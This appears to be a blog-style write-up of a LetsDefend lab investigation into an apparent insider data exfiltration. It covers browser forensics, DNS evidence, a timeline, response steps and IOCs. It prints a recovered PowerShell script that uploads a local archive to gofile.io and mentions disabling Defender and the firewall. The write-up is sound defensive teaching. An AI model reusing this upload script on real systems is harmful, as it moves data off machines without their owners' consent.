




The reputation for the IP address shows that it's involved with malicious port scan and brute force activities.




Lastly I confirm to check if the store10.gofile.io resolves to the same address , the below screenshot confirms the same. The attacker has been exfiltrating the data over a web service on the internet.



Evidence of exfiltration

I wanted to find the exact command the user used to upload the zip so I could prove intent and reconstruct the exfiltration timeline. The PowerShell process made a DNS request to gofile and I confirmed that store10.gofile.io resolved to the same host, showing the attacker was exfiltrating data over a public web service. I then checked the PowerShell console history at `C:\Users\<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt` and found the full script. The script first disables Defender real-time and script scanning and turns off the firewall, then installs and applies a Sysmon config, calls `https://api.gofile.io/servers`, builds a multipart form body containing the archived file, and finally runs this exact upload command: `Invoke-RestMethod -Uri $url -Method POST -Headers $headers -Body $body`, which posts `files.7z` to the gofile upload endpoint.

``C:\Users<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt



```
curl 'https://api.gofile.io/servers'
$url = "https://store10.gofile.io/contents/uploadfile"`
`
`
$boundary = [System.Guid]::NewGuid().ToString()`
`
$headers = @{`
    "Content-Type" = "multipart/form-data; boundary=$boundary"`
}`
`
$body = @"`
--$boundary`
Content-Disposition: form-data; name=`"file`"; filename=`"files.7z`"`
Content-Type: message/rfc822`
`
$(Get-Content -Path 'C:\Users\LetsDefend\Documents\raw_email10.7z' -Raw)`
--$boundary--`
"@`
`
Invoke-RestMethod -Uri $url -Method POST -Headers $headers -Body $body
$url = "https://store10.gofile.io/contents/uploadfile"`
`
`
$boundary = [System.Guid]::NewGuid().ToString()`
`
$headers = @{`
    "Content-Type" = "multipart/form-data; boundary=$boundary"`
}`
`
$body = @"`
--$boundary`
Content-Disposition: form-data; name=`"file`"; filename=`"files.7z`"`
Content-Type: message/rfc822`
```

Timeline

Here is the timeline of the events.

Time	***Threat Actor Activity***
Mar, 26, 2024, 04:02 AM	User's last record of browsing
Mar, 26, 2024, 05:17 AM	Alert triggered
Mar 26 , 2024 1:20 PM	Archiving of data
Mar 26 , 2024 1:22 PM	Data exfiltration

Containment

As per our investigation, the system was actively involved in data exfiltration and showed signs of deliberate data collection and obfuscation. To prevent further data loss and preserve forensic integrity, we have contained the system .

Backup Evidences

Before proceeding with eradication, all evidence must be safely transferred to a secure forensic environment.
This includes:

- Browser forensic artifacts (Tabs, History, Cache files)
- Archive folder containing exfiltrated data
- SIEM logs and DNS records showing communication with `gofile.io`
- Any relevant OS event logs (logon activity at 3:25 AM)

Backing up these artifacts will preserve the full attack timeline for further analysis or legal proceedings.

Eradication

Connect to the endpoint in a controlled manner and remove all malicious or suspicious files, users, or processes.
Actions include:

- Deleting the suspicious archive and verifying that no secondary copies exist
- Checking for any unauthorized scripts or persistence mechanisms
- Validating browser extensions and clearing residual credentials or cache
- Reviewing startup items and scheduled tasks for persistence

Recovery

Once eradication is complete, the system can be prepared for recovery.
Steps include:

- Restoring clean system images or verified backups
- Reconnecting the endpoint to the network under enhanced monitoring
- Resetting user credentials and enforcing stricter access controls
- Conducting a post-incident review to improve data handling and DLP measures

IOCs

-->All the URLs from the sessions file. (Insider threat)
-->"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap27837:1660:7zEvent23568 -ad -saa -- "C :-\Users\LetsDefend\Documents\Documents"
-->hash of 7zG.exe d0270d366d5e628349ae477d40d22c30
-->31.14.70.252 storefile.10.gofile.io
--> `Invoke-RestMethod -Uri $url -Method POST -Headers $headers -Body $body`

Co-rrelating with real life incidents.

Correlating incidents with real life context is about combining multiple signals, not jumping to conclusions. Deleting browsing history is common and not proof of wrongdoing on its own, so we pair endpoint artifacts with network telemetry and DLP alerts to see what, if anything, was sent and where. If DLP shows customer PII was exfiltrated, escalate to HR and legal immediately and follow the organization’s breach response process. If the data is benign, like a personal resume, document the findings and close the case. For company confidential material, involve the manager and HR, preserve and document all evidence, and consider corrective steps such as training, access changes, or formal warnings according to policy.

This incident stood apart from the others I have handled. I learned a lot about browser forensics and how deleted artifacts can still reveal user activity. Sysmon logs provided crucial visibility into the upload attempt, and the unusual 3:25 AM login helped prioritize the investigation. Working directly on the endpoint let me recover the archive and reconstruct the full exfiltration chain. Hope you enjoyed reading this.